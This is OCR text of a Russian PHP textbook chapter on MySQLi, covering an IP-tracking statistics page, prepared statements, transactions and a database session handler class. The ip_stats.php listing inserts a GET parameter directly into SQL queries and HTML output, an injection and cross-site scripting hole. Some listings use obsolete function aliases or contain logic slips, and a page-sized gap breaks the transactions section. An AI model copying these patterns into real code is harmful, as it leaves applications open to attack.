


Рис. 24.1. *Пример HTML-страницы со статистикой*

Листинг 24.11. Сценарий `ip_stats.php`

```
<?php
 require_once('tracker.php');

 if(!isset($_GET['ip'])) {
   trigger_error("Для вывода статистики Вам необходимо передать IP-адрес");
 }
 $ip = $_GET['ip'];
 $link = connect_db();

 $query = "SELECT page, count(page) as visits
           FROM tracker, tracker_ips
           WHERE tracker.sess_id = tracker_ips.sess_id
           AND ip = '$ip'
           GROUP BY page";
 $page_visits = query_array($query, $link);

 $query = "SELECT page, time
           FROM tracker, tracker_ips
           WHERE tracker.sess_id = tracker_ips.sess_id
           AND ip = '$ip'
           ORDER BY time";
 $history = query_array($query, $link);
 mysqli_close($link);
?>

<HTML>
<HEAD>
<TITLE>Статистика для IP-адреса <?php echo $ip; ?></TITLE>
</HEAD>
```

```
<BODY>
 <CENTER>
 <A HREF="stats.php">Щелкните здесь, чтобы вернуться назад</A><BR>
 <H2>Количество посещений каждой страницы клиентом <?php echo $ip; ?></H2>
 <TABLE CELLPADDING=0 CELLSPACING=5 BORDER=1>
 <TR>
 <TD><B>Страница</B></TD><TD><B>Количество посещений</B></TD>
 </TR>
 <?php foreach($page_visits as $row) {
 echo "<TR>";
 echo "<TD>{$row['page']}</TD><TD>{$row['visits']}</TD>";
 echo "</TR>";
 }
 ?>
 </TABLE>
 <BR>
 <H2>История посещений клиента <?php echo $ip; ?></H2>
 <TABLE CELLPADDING=0 CELLSPACING=5 BORDER=1>
 <TR>
 <TD><B>Страница</B></TD><TD><B>Дата и время посещения</B></TD>
 </TR>
 <?php foreach($history as $row) {
 echo "<TR>";
 echo "<TD>{$row['page']}</TD><TD>{$row['time']}</TD>";
 echo "</TR>";
 }
 ?>
 </TABLE>
 </CENTER>
</BODY>
</HTML>
```

Как и в случае со сценарием stats.php, в сценарии ip_stats.php выполняется несколько запросов, результаты которых затем в формате HTML выводятся пользователю. А именно, в этом сценарии выполняется два запроса. В первом из них, показанном ниже, определяется, сколько раз с заданного IP-адреса посещалась та или иная страница:

```
SELECT page, count(page) as visits
 FROM tracker, tracker_ips
 WHERE tracker.sess_id = tracker_ips.sess_id
 AND ip= '$ip'
 GROUP BY page
```

Второй запрос предоставляет другой тип детализации путем показа истории посещений Web-сайта заданным клиентом.

```
SELECT page, time
 FROM tracker, tracker_ips
 WHERE tracker.sess_id = tracker_ips.sess_id
 AND ip = '$ip'
 ORDER BY time
```

Как и в случае со сценарием stats.php, результаты выполнения каждого из этих запросов запоминаются в массиве, который затем просматривается и выводится на экран. Хотя этот сценарий не предназначен для непосредственного выполнения, его работу можно продемонстрировать, щелкнув в документе, сгенерированным сценарием stats.php, на одной из ссылок с IP-адресом. Пример получившегося вывода представлен на рис. 24.2.




Рис. 24.2. *Пример вывода*

Подготовленные операторы

Понятие подготовленного оператора (prepared statement) далеко не ново для мира баз данных. Многие системы баз данных уровня предприятия поддерживают эти операторы, и здесь MySQL 4.1 ничем от них не отличается. Выполнение запроса на удаленном сервере баз данных является относительно дорогой операцией, как для самого сервера, так и для взаимодействующих с ним PHP-сценариев. Каждый раз при выполнении запроса он предварительно компилируется и пересылается серверу, который затем выполняет этот запрос, а его результаты возвращает обратно клиенту. Поскольку этот процесс повторяется при каждом выполнении PHP-сценария, накладные расходы, связанные с подключением к базе данных, могут стать существенными. Подготовленные операторы помогают уменьшить эти накладные расходы за счет отправки серверу только тех данных, которые изменились между двумя, в остальном идентичными, SQL-запросами.

Существуют два типа подготовленных операторов: с привязанными параметрами и с привязанным результатом. Ниже мы рассмотрим каждый из них.

Операторы с привязкой параметров

Рассмотрим SQL-запрос из листинга 24.11, используемый в сценарии отслеживания IP-адресов:

```
$query = "SELECT page, count(page) as visits
          FROM tracker, tracker_ips
          WHERE tracker.sess_id = tracker_ips.sess_id
          AND ip = '$ip'
          GROUP BY page";
```

В этом SQL-запросе единственной переменной является IP-адрес. Но каждый раз, когда выполняется этот запрос, он должен быть откомпилирован, передан серверу и там выполнен. Чем терпеть все эти ненужные издержки при каждом запросе, можно использовать операторы с привязкой параметров, при которых базе данных передается шаблон запроса, а не сам запрос. Этот шаблон затем компилируется только однажды, а в последующих запросах посылаются лишь текущие параметры запроса. Эти параметры объединяются с уже готовым к выполнению SQL-запросом, запрос выполняется и результат возвращается клиенту. Поскольку сам запрос передается серверу и компилируется только один раз, за счет этого можно достичь значительного повышения производительности.

Подготовленные SQL-запросы ничем не отличаются от любых других запросов за исключением того, что вместо указания самих параметров запроса используется вопросительный знак (?) для обозначения их местоположения, как показано ниже:

```
$query = "SELECT page, count(page) as visits
          FROM tracker, tracker_ips
          WHERE tracker.sess_id = tracker_ips.sess_id
          AND ip = ?
          GROUP BY page";
```

Обратите внимание, что в подготовленном запросе отсутствуют кавычки, которые были необходимы в исходной версии этого запроса. Это подчеркивает другое очень полезное свойство подготовленных операторов — их параметры не нужно заключать в кавычки и не нужно отменять, чтобы предотвратить атаки, связанные с внедрением SQL-кода (SQL-injection attacks). Вместо этого такие детали обрабатываются внутри расширения MySQLi и соответствующего сервера баз данных.

Выполнение подготовленного оператора представляет собой трехшаговый процесс: пересылка серверу шаблона запроса, привязка подготовленного запроса к переменным PHP и собственно выполнение самого запроса. Первая их этих задач, подготовка шаблона MySQL-запроса, выполняется с помощью функции `mysqli_prepare()`, которая имеет следующий синтаксис:

```
mysqli_prepare($link, $prepared_query);
```

где `$link` — соединение MySQLi с базой данных, а `$prepared_query` представляет собой шаблон подготавливаемого SQL-запроса. По завершении работы функция `mysqli_prepare()` возвращает идентификатор, представляющий подготовленный запрос.

После создания подготовленного оператора указанные в шаблоне параметры можно привязать к PHP-переменным при помощи функции mysqli_bind_param(). Эта функция имеет следующий синтаксис:

```
mysqli_bind_param($stmt, $types, $param [, $param2 [...]]);
```

Здесь $stmt представляет собой возвращаемый функцией mysqli_prepare() ресурс. Эта функция имеет переменное число параметров и применяется для указания значений, которые будут использоваться в подготовленном операторе. Параметр $types — это строка, которая описывает типы данных соответствующих параметров SQL-запроса. Допустимые типы перечислены в табл. 24.1.

Таблица 24.1. Типы параметров подготовленных операторов

Параметр	*Описание*
i	Все целочисленные типы.
d	Числа с плавающей точкой (Float и Double).
b	Типы Blob.
s	Остальные типы.

Таким образом, если подготовленный оператор содержит два параметра типа VARCHAR и один типа FLOAT, то в качестве параметра $types будет использоваться строка "ssd".

Непосредственно за параметром $types идут все значения, которые будут привязаны к оператору. Эти параметры должны быть представлены в том же порядке, в котором они следуют в самом подготовленном операторе и параметре $types.

Очень важно отметить, что когда переменная привязана к подготавливаемому запросу, любые изменения этой переменной влияют на параметр, используемый в этом запросе! Рассмотрим следующий запрос:

```
INSERT INTO books VALUES(?, ?, ?);
```

и следующие операторы:

```
<?php
 /* Часть кода опущена */
 $bookname = "PHP Developer's Handbook";
 $bookisbn = "067232511X";
 $bookprice = 49.95;
 $stmt = mysqli_prepare($mysqli, "INSERT INTO books VALUES(?, ?, ?)");
 mysqli_bind_param($stmt, "ssd", $bookname, $bookisbn, $bookprice);
?>
```

После привязки переменных $bookname, $bookisbn и $bookprice к запросу значения этих переменных на самом деле не используются до момента выполнения запроса. Таким образом, изменение переменной $bookname после оператора mysqli_bind_param() изменит значение, используемое в самом запросе. В действительности передаваемые функции mysqli_bind_param() переменные не обязаны даже существовать, когда они привязываются к запросу. Следовательно, представленный ниже код также приведет к созданию идентичного подготовленного запроса:

```
<?php
 $stmt = mysqli_prepare($mysqli, "INSERT INTO books VALUES(?, ?, ?)");
 mysqli_bind_param($stmt, "ssd", $bookname, $bookisbn, $bookprice);
 /* Изменение этих переменных модифицирует хранящийся в $stmt запрос */
 $bookname = "PHP Unleashed";
 $bookisbn = "067232511X";
 $bookprice = 49.95;
?>
```

Третьим и заключительным шагом при работе с подготовленным запросом с привязанными параметрами является выполнение этого запроса. Для этого используется функция `mysqli_stmt_execute()`, которая принимает идентификатор выполняемого запроса в качестве единственного аргумента:

```
mysqli_stmt_execute($stmt);
```

НА ЗАМЕТКУ

Вместо `mysqli_stmt_execute()` можно использовать ее псевдоним `mysqli_execute()`.

При выполнении запроса будут использоваться текущие значения привязанных параметров. По завершении эта функция возвращает булевское значение, показывающее успешность выполнения запроса. Если выполненный запрос не будет использоваться в дальнейшем, его можно уничтожить с помощью функции `mysqli_stmt_close()`:

```
mysqli_stmt_close($stmt);
```

В листинге 24.12 показан завершенный пример использования привязки параметров в MySQLi.

Листинг 24.12. Привязка параметров в MySQLi

```
<?php
 $mysqli = mysqli_connect("hostname", "user", "pass", "database");
 if(mysqli_connect_errno()) {
   die("Невозможно подключиться: " . mysqli_connect_error());
 }

 /* Предположим, что существует таблица, соответствующая
    следующему оператору CREATE:
 CREATE TABLE books(name VARCHAR(255),
                    isbn VARCHAR(10),
                    price FLOAT)
 */

 $bookname = "PHP Unleashed";
 $bookisbn = "067232511X";
 $bookprice = 49.95;

 $stmt = mysqli_prepare($mysqli, "INSERT INTO books VALUES(?, ?, ?)");

 mysqli_bind_param($stmt, "ssd", $bookname, $bookisbn, $bookprice);
 mysqli_execute($stmt);
 mysqli_stmt_close($stmt);
 mysqli_close($mysqli);
?>
```

Привязка результирующих значений

В предыдущем разделе мы обсуждали создание подготовленных операторов, используя привязку параметров. В этом разделе мы рассмотрим использование привязки результата для доступа к результатам SQL-запроса. Вспомните, в предыдущем разделе мы говорили, что изменение привязанной переменной влияет на соответствующий параметр запроса (даже если переменная была изменена после ее привязки к запросу). При работе с результатом запроса наблюдается похожая картина, за исключением того, что на этот раз это относится к возвращаемым результатам. Рассмотрим следующий запрос:

```
SELECT first, last, phone FROM contacts WHERE first LIKE 'John%'
```

Результатом выполнения этого запроса будет таблица, состоящая из строк, удовлетворяющих запросу, и имеющая три столбца. Как и в случае привязки параметров, эти три столбца результирующего набора можно также привязать к PHP-переменным. Это достигается посредством функции `mysqli_stmt_bind_result()`:

НА ЗАМЕТКУ

У функции `mysqli_stmt_bind_result()` есть более короткий псевдоним — `mysqli_bind_result()`.

```
mysqli_stmt_bind_result($stmt, $res1 [, $res2 [,...]]);
```

где `$stmt` — это идентификатор выполняемого запроса. Каждый дополнительный параметр, указанный при вызове функции `mysqli_stmt_bind_result()`, привязывается к соответствующему столбцу результирующего набора. Таким образом, количество переданных переменных напрямую связано с количеством столбцов результирующего набора.

Теперь, после того как стало понятно, как привязать PHP-переменные к столбцам результирующего набора, возникает вопрос — как извлечь данные каждой строки результата? Для того чтобы поместить данные результата запроса в привязанные переменные, эти данные необходимо выбрать с помощью функции `mysqli_stmt_fetch()`. Эта функция принимает единственный параметр — идентификатор запроса, из которого осуществляется выборка:

```
mysqli_stmt_fetch($stmt);
```

Функция `mysqli_stmt_fetch()` извлекает строку из результирующего набора данных и помещает значения полей этой строки в соответствующие привязанные переменные. Эта функция возвращает `true`, если выборка выполнена успешно, `false`, если произошла ошибка и `NULL` в случае, если строк для выборки больше нет.

НА ЗАМЕТКУ

Не забудьте! Хотя `false` и `NULL` относятся к разным типам, они оба приводятся к значению `false`, если только не используется одна из операций строгого сравнения (наподобие `===`).

В листинге 24.13 демонстрируется использование привязки результата.

Листинг 24.13. Привязка результата в подготовленных запросах

```
<?php
 $mysqli = mysqli_connect("hostname", "user", "pass", "database");

 if(mysqli_connect_errno()) {
   die("Невозможно подключиться: ".mysqli_connect_error());
 }

 $query = "SELECT first, last, phone FROM contacts WHERE first LIKE 'John%'";
 $stmt = mysqli_prepare($mysqli, $query);
 mysqli_execute($stmt);

 mysqli_stmt_bind_result($stmt, $first, $last, $phone);

 while(($res = mysqli_stmt_fetch($stmt))) {
   echo "Имя: $first<BR/>\n";
   echo "Фамилия: $last<BR/>\n";
   echo "Телефон: $phone<BR/>\n";
 }
 if($res === false) {
   die("Ошибка при выборке результата: ".mysqli_error($mysqli));
 }
 mysqli_stmt_close($stmt);
 mysqli_close($mysqli);
?>
```

Транзакции

Транзакции — это отличительная особенность нового расширения MySQLi, которая позволяет гарантировать, что последовательность SQL-операций в PHP-сценарии либо выполняется полностью, либо не выполняется ни одна из операций этой последовательности. Хотя транзакции появились в MySQL, начиная с версии 4.0, работа с ними в PHP стала возможной лишь с появлением расширения MySQLi.

Для того чтобы можно было использовать транзакции в MySQL, ваша база данных должна содержать таблицу, поддерживающую транзакции. Эта таблица должна иметь тип либо InnoDB, либо BDB. Создать такую таблицу можно, указав параметр type в SQL-операторе CREATE, как показано ниже:

```
CREATE TABLE mytable(mycolumn VARCHAR(255)) TYPE=innodb;
```

В MySQLi реализованы три функции для работы с транзакциями. Первая из них — функция mysqli_autocommit(). Эта функция определяет поведение MySQL при работе с базой данных, поддерживающей транзакции. По умолчанию при выполнении обновления данных MySQL сразу записывает обновленные данные на диск. Эта функция имеет следующий синтаксис:

```
mysqli_autocommit($link, $mode);
```

где $link — это соединение MySQLi с базой данных, а $mode — булевское значение, которое определяет, включен ли режим автоматической фиксации (autocommit). По завершении эта функция возвращает булевское значение, определяющее успешность

```
echo "В таблице имеется $rows строк.<BR/>\n";

mysqli_query($mysqli, "DELETE FROM friends");

$result = mysqli_query($mysqli, "SELECT COUNT(*) FROM friends");
$rows = mysqli_num_rows($result);

echo "В таблице имеется $rows строк (после удаления)<BR/>\n";

mysqli_rollback($mysqli);
$result = mysqli_query($mysqli, "SELECT COUNT(*) FROM friends");
$rows = mysqli_num_rows($result);

echo "В таблице имеется $rows строк(после отката)<BR/>\n";

mysqli_close($mysqli);
?>
```

Обработчик сеансов MySQLi

В заключение этой главы, посвященной использованию нового расширения MySQLi, рассмотрим применение MySQL в целом, объединив вместе все, что мы узнали о сеансах в главе 6 и объектах в главе 13. А именно, в этом разделе мы рассмотрим все шаги по созданию сценария для пользовательского управления сеансами, используя MySQL в качестве сервера баз данных.

Пользовательский обработчик сеансов

Тех читателей, кто не знаком с понятием пользовательского обработчика сеансов, мы отсылаем к главе 6, в которой обсуждаются различные приемы запоминания связанной с сеансами информации. В PHP 5 имеется три предопределенных способа хранения данных сеанса, которые определяются директивой конфигурации `session.save_handler` в файле `php.ini`: это либо файловая система (`file`), либо база данных SQLite (`sqlite`), либо WDDX (`wddx`). Однако существует и четвертая возможность — вы можете указать также свой собственный способ хранения!

Определение собственного обработчика сеансов

При создании собственного обработчика сеансов, главное — это разработка шести функций, каждая из которых обрабатывает одно из следующих событий:

- Открытие сеанса.
- Закрытие сеанса.
- Чтение данных сеанса.
- Запись данных сеанса.
- Уничтожение сеанса.
- Удаление данных сеансов с истекшим временем жизни (сборка мусора).

Чтобы создать собственную систему управления сеансами, необходимо реализовать функции для всех этих шести задач. Для определенности назовем эти функции `handler_open()`, `handler_close()`, `handler_read()`, `handler_write()`, `handler_destroy()` и `handler_garbage()` соответственно. При написании этих функций необходимо учитывать, что они принимают определенный набор параметров, как показано ниже:

`handler_open($path, $session_name)`

`$path` – это каталог (указанный в файле `php.ini`), в котором должна храниться информация о сеансе, а `$session_name` – имя создаваемой сеанса (также задаваемое в `php.ini`). Эта функция вызывается, когда PHP начинает новый сеанс, чтобы дать возможность обработчику открыть все необходимые ресурсы. Возвращает `true` в случае успешного открытия сеанса и `false` в случае возникновения ошибки.

`handler_close()`

Эта функция вызывается, когда сеанс закончил запись всех данных. Она предназначена для освобождения всех ресурсов, которые больше не нужны.

`handler_read($session_id)`

`$session_id` – уникальный идентификатор сеанса. Эта функция должна вернуть строку, содержащую данные сеанса для заданного идентификатора сеанса (или пустую строку в случае отсутствия данных).

`handler_write($session_id, $data)`

`$session_id` – уникальный идентификатор сеанса, а `$data` – это данные текущего сеанса, которые необходимо сохранить. Эта функция возвращает `true` или `false` для обозначения успеха или неудачи операции записи.

`handler_destroy($session_id)`

`$session_id` – уникальный идентификатор текущего сеанса. При вызове этой функции указанный сеанс должен быть уничтожен, а все его данные удалены.

`handler_garbage($max_lifetime)`

Эта функция вызывается с частотой, определяемой директивой конфигурации `session.gc_probability` файла `php.ini`, и используется для очистки данных просроченных сеансов. `$max_lifetime` задает максимальный промежуток времени, в течение которого неиспользуемый сеанс должен оставаться активным. По истечении этого срока сеанс считается просроченным.

Каждая из этих функций должна выполнять свою задачу, как описано выше. Как вы узнаете из этого раздела, эти функции могут быть реализованы либо в виде стандартных функций, либо в виде методов объекта. Для того чтобы зарегистрировать пользовательский обработчик сеансов после того, как написаны все функции, необходимо использовать функцию `session_set_save_handler()`, которая имеет следующий синтаксис:

```
session_set_save_handler($open, $close, $read, $write, $destroy, $garbage);
```

Каждый из шести параметров функции `session_set_save_handler()` представляет функцию, которая будет вызываться для выполнения этой конкретной операции. Эта функция может быть представлена либо строкой, содержащей имя вызываемой

функции, либо указана в виде метода объекта. Во втором случае в качестве параметра передается массив, первый элемент которого является экземпляром объекта, а второй – строкой, содержащей имя вызываемого метода этого экземпляра. Функция `session_set_save_handler()` возвращает `true` в случае успешной регистрации обработчика сеанса и `false` в случае возникновения ошибки.

Обработчик сеансов MySQLi

Теперь, после того как мы получили понятие о пользовательском обработчике сеансов, давайте напишем систему управления сеансами, используя расширение MySQLi. Для этой системы мы создадим класс `MySQLiSession`, который будет представлять наш, основанный на MySQL, сеанс. Этот класс содержит семь методов: шесть функций для обработки каждой из описанных в предыдущем разделе операций и конструктор. Однако прежде чем заняться этим классом, давайте взглянем на таблицу, в которой будут храниться данные сеансов. Этой таблице соответствует следующий SQL-оператор `CREATE TABLE`:

```
CREATE TABLE session_data (id varchar(32) primary key,
                           data text,
                           last_updated timestamp);
```

В таблице `session_data` будет сохраняться вся связанная с сеансом информация. После того, как мы определились с таблицей, первым шагом в создании класса `MySQLiSession` будет написание конструктора. Этот конструктор отвечает за подключение к базе данных, регистрацию своих методов в качестве обработчиков событий сеанса, назначение имени сеанса и инициализацию самого сеанса, как показано в листинге 24.15.

Листинг 24.15. Конструктор класса `MySQLiSession`

```
<?php

class MySQLiSession {
 const USERNAME = "user";
 const PASSWORD = "secret";
 const HOST = "localhost";
 const DATABASE = "unleashed";
 const TABLE = "session_data";
 const SESS_NAME = "UNLEASHED";
 const SESS_EXPIRE = 3600; /* секунд */

 private $link;
 private $name;
 private $table;

 function __construct($user = null, $pass = null,
                      $host = null, $db = null,
                      $table = null, $sess_name = null)
 {
   $user = (is_null($user)) ? self::USERNAME : $user;
   $pass = (is_null($pass)) ? self::PASSWORD : $pass;
   $host = (is_null($host)) ? self::HOST : $host;
```

```
    $db = (is_null($db)) ? self::DATABASE : $db;
    $this->table = (is_null($table)) ? self::TABLE : $table;
    $this->name = (is_null($sess_name)) ? self::SESS_NAME : $sess_name;
    $this->link = mysqli_connect($host, $user, $pass, $db);

    if(!$this->link) {
       throw new Exception("Невозможно подключиться к базе данных!");
       return;
    }
    mysqli_select_db($this->link, $db);
    session_set_save_handler(array($this, "handler_open"),
                             array($this, "handler_close"),
                             array($this, "handler_read"),
                             array($this, "handler_write"),
                             array($this, "handler_destroy"),
                             array($this, "handler_garbage"));
    session_name($this->name);
    session_start();
  }
  /* Остаток кода класса опущен */
}
?>
```

Как видите, метод `__construct()` является очень простым. Несмотря на это, он очень важен, так как без него подключение к базе данных никогда бы не установилось, а сам сеанс никогда бы не начался.

Теперь, после того как объект создан, давайте взглянем на обработчики сеансов, которые выполняют всю работу класса. Когда мы знакомились с этими обработчиками, вы, возможно, заметили, что некоторые из них могут никогда не потребоваться. Например, значение директивы `session.save_path`, передаваемой функции "открытия" сеанса, является абсолютно бесполезным в случае, если данные сеанса хранятся не в файловой системе. Фактически обработчики открытия и закрытия сеанса являются тривиальными методами нашего класса, как видно в листинге 24.16.

Листинг 24.16. Методы `handler_open` и `handler_close` класса `MySQLiSession`

```
public function handler_open($path, $sess_name)
{
  $this->name = $sess_name;
  return true;
}

public function handler_close()
{
  return true;
}
```

Хотя два из шести методов-обработчиков сеансов являются тривиальными, оставшиеся четыре несут ответственность за всю работу по управлению сеансами. Первые два из этих обработчиков — это обработчики чтения/записи, которые отвечают за сохранение информации о заданном сеансе и извлечение этой информации из храни-

лища сеансов. Для начала рассмотрим функцию handler_write(), которая предназначена для сохранения данных нового сеанса и обновления данных существующего сеанса (см. листинг 24.17).

Листинг 24.17. Метод handler_write() класса MySQLiSession

```
public function handler_write($sess_id, $data)
{
  $query = "INSERT INTO {$this->table} (id, data)
            VALUES (?,?)
            ON DUPLICATE KEY
            UPDATE data = ?,
                   last_updated = NULL";

  $stmt = mysqli_prepare($this->link, $query);

  mysqli_bind_param($stmt, "sss", $sess_id, $data, $data);
  return mysqli_execute($stmt);
}
```

Как показано в листинге 24.17, функция handler_write() является, по сути дела, оболочкой для SQL-запроса к базе данных MySQL. Этот запрос выглядит следующим образом:

```
INSERT INTO <tablename> (id,data) VALUES(?, ?)
ON DUPLICATE KEY UPDATE data = ?, last_updated = NULL
```

Этот запрос заслуживает более подробного рассмотрения, так как в нем демонстрируются возможности, доступные только в MySQL версии 4.1 и выше. Во-первых, этот запрос представляет собой подготовленный оператор, описываемый ранее в этой главе. Далее, обратите внимание на условие ON DUPLICATE KEY в этом запросе. Это условие позволяет составлять запросы, которые либо добавляют новую строку, либо, в случае если такая строка уже существует в таблице, обновляют существующую. Это свойство является очень полезным для обработчика сеансов, который добавляет запись с информацией о новом сеансе только один раз, после чего постоянно обновляет эту информацию. Используя условие ON DUPLICATE KEY, мы можем выполнять вставку или обновление с помощью единственного запроса. Обратите также внимание, что из-за того, что наш запрос содержит два отдельных заполнителя для одного и того же столбца (один для операции вставки, другой для операции обновления), функции mysqli_bind_param() также необходимо передавать две копии одних и тех же данных.

После того как данные записаны в таблицу сеансов базы данных, их необходимо считывать по запросу из PHP. Эта операция обрабатывается функцией чтения обработчика сеансов – функцией handler_read() нашего класса MySQLiSession, которая представлена в листинге 24.18.

Листинг 24.18. Функция handler_read() класса MySQLiSession

```
public function handler_read($sess_id)
{
  $query = "SELECT data
            FROM {$this->table}
```

```
            WHERE id = ?
            AND UNIX_TIMESTAMP(last_updated) + " .
               self::SESS_EXPIRE . " > UNIX_TIMESTAMP(NOW())";
  $stmt = mysqli_prepare($this->link, $query);
  mysqli_bind_param($stmt, "s", $sess_id);

  if(mysqli_execute($stmt)) {
     mysqli_bind_result($stmt, $retval);
     mysqli_fetch($stmt);
     if(!empty($retval)) {
        return $retval;
     }
  }
  return "";
}
```

Как и в случае с функцией `handler_write()`, функция `handler_read()` служит по существу оболочкой для простого SQL-запроса, приведенного ниже:

```
SELECT data FROM <tablename>
 WHERE id = ?
 AND UNIX_TIMESTAMP(last_updated) + <expire> > UNIX_TIMESTAMP(NOW())
```

Выбираемые из базы по этому запросу данные сеанса должны удовлетворять двум критериям. Во-первых, идентификатор сеанса должен совпадать с идентификатором текущего сеанса. Во-вторых, данные сеанса должны быть обновлены в течение указанного интервала времени (то есть сеанс не может быть просроченным). В этом запросе применяются оба способа привязки — привязка единственного параметра запроса (идентификатора сеанса) и привязка результата запроса (данных существующего сеанса, удовлетворяющие запросу). Поскольку предполагается, что эта функция возвращает строку, содержащую сеансовые данные, она должна вернуть либо данные из базы, либо пустую строку в случае ошибки.

После рассмотрения операций открытия, закрытия, чтения и записи сеансов и соответствующих им данных, самое время заняться удалением сеансов из базы данных. В PHP существует два способа уничтожения сеансов при использовании пользовательского обработчика сеансов. Первый способ — явное уничтожение данных посредством вызова функции `session_destroy()`. При обращении к этой функции вызывается метод `handler_destroy()` соответствующего обработчика (см. листинг 24.19).

Листинг 24.19. Метод `handler_destroy()` класса `MySQLiSession`

```
public function handler_destroy($sess_id)
{
  $query = "DELETE FROM {$this->table} WHERE id = ?";
  $stmt = mysqli_prepare($this->link, $query);

  mysqli_bind_param($stmt, "s", $sess_id);
  return mysqli_execute($stmt);
}
```

Как видите, метод `handler_destroy()` является очень простым. Он просто удаляет из таблицы, содержащей записи о сеансах, строку с указанным идентификатором сеанса.

Хотя с помощью метода handler_destroy() сеансы можно уничтожать явным образом, как насчет сеансов, срок действия которых истек, что является более распространенной ситуацией? Для этого случая в PHP предусмотрен механизм, называемый "сборкой мусора". Соответствующая функция пользовательского обработчика сеансов вызывается в случайные моменты времени с частотой, определяемой директивой конфигурации session.gc_probability в файле php.ini. Она предназначена для удаления записей, содержащих данные просроченных сеансов.

НА ЗАМЕТКУ

Почему функция сборки мусора вызывается в PHP через случайные интервалы времени? Причина состоит в том, что вызов этой функции при каждом запросе является чрезвычайно дорогостоящей операцией и приводит к существенному замедлению работы Web-сайта. С другой стороны, если данные устаревших сеансов совсем не удалять, то это приведет к полному исчерпанию места на вашем жестком диске. Компромиссом является вызов этой функции через случайные интервалы времени, замедляя лишь один из многих запросов сеансов.

Метод класса MySQLiSession, предназначенный для сборки мусора, называется handler_garbage(). Код этого метода показан в листинге 24.20.

Листинг 24.20. Метод handler_garbage() класса MySQLiSession

```
public function handler_garbage($max_life)
{
  $query = "DELETE FROM {$this->table}
            WHERE UNIX_TIMESTAMP(last_updated) + " .
                self::SESS_EXPIRE . " <= UNIX_TIMESTAMP(NOW())";
  mysqli_query($this->link, $query);
  return;
}
```

В отличие от метода handler_destroy(), приведенного в листинге 24.19, в котором удаляется лишь одна запись, указанная идентификатором сеанса, метод handler_garbage() удаляет переменное количество строк таблицы сеансов, определяемое датой last_updated каждой записи, а именно — все записи, удовлетворяющие запросу:

```
DELETE FROM <tablename>
 WHERE UNIX_TIMESTAMP(last_updated) + <expire> <= UNIX_TIMESTAMP(NOW())
```

По этому запросу удаляются все строки, которые не были обновлены в течение указанного интервала времени. Обратите внимание также на тот факт, что, поскольку интервал времени, по истечении которого сеанс считается просроченным, задается в секундах, необходимо и значение поля last_updated (имеющего тип DATETIME), и результат MySQL-функции NOW() (которая возвращает текущую дату в формате DATETIME) преобразовать в формат метки времени Unix, представляющий собой количество секунд, прошедших с полуночи 1 января 1970 года.

Вот и все! Для полноты картины в листинге 24.21 класс MySQLiSession приведен целиком.

Листинг 24.21. Класс MySQLiSession полностью

```
<?php
class MySQLiSession {
 const USERNAME = "user";
 const PASSWORD = "secret";
 const HOST = "localhost";
 const DATABASE = "unleashed";
 const TABLE = "session_data";
 const SESS_NAME = "UNLEASHED";
 const SESS_EXPIRE = 3600; /* Секунд */

 private $link;
 private $name;
 private $table;

 function __construct($user = null, $pass = null,
                      $host = null, $db = null,
                      $table = null, $sess_name = null)
 {
   $user = (is_null($user)) ? self::USERNAME : $user;
   $pass = (is_null($pass)) ? self::PASSWORD : $pass;
   $host = (is_null($host)) ? self::HOST : $host;
   $db = (is_null($db)) ? self::DATABASE : $db;
   $this->table = (is_null($table)) ? self::TABLE : $table;
   $this->name = (is_null($sess_name)) ? self::SESS_NAME : $sess_name;
   $this->link = mysqli_connect($host, $user, $pass, $db);
   if(!$this->link) {
      throw new Exception("Невозможно подключиться к базе данных!");
      return;
   }
   mysqli_select_db($this->link, $db);
   session_set_save_handler(array($this, "handler_open"),
                            array($this, "handler_close"),
                            array($this, "handler_read"),
                            array($this, "handler_write"),
                            array($this, "handler_destroy"),
                            array($this, "handler_garbage"));
   session_name($this->name);
   session_start();
 }

 public function handler_open($path, $sess_name)
 {
   $this->name = $sess_name;
   return true;
 }

 public function handler_close()
 {
   return true;
 }
```

```
public function handler_read($sess_id)
{
  $query = "SELECT data
            FROM {$this->table}
            WHERE id = ?
            AND last_updated + " . self::SESS_EXPIRE . " > NOW()";
  $stmt = mysqli_prepare($this->link, $query);
  mysqli_bind_param($stmt, "s", $sess_id);

  if(mysqli_execute($stmt)) {
     mysqli_bind_result($stmt, $retval);
     mysqli_fetch($stmt);
     if(!empty($retval)) {
        return $retval;
     }
  }
  return "";
}

public function handler_write($sess_id, $data)
{
  $query = "INSERT INTO {$this->table} (id, data)
            VALUES (?, ?)
            ON DUPLICATE KEY
            UPDATE data = ?,
                   last_updated=NULL";
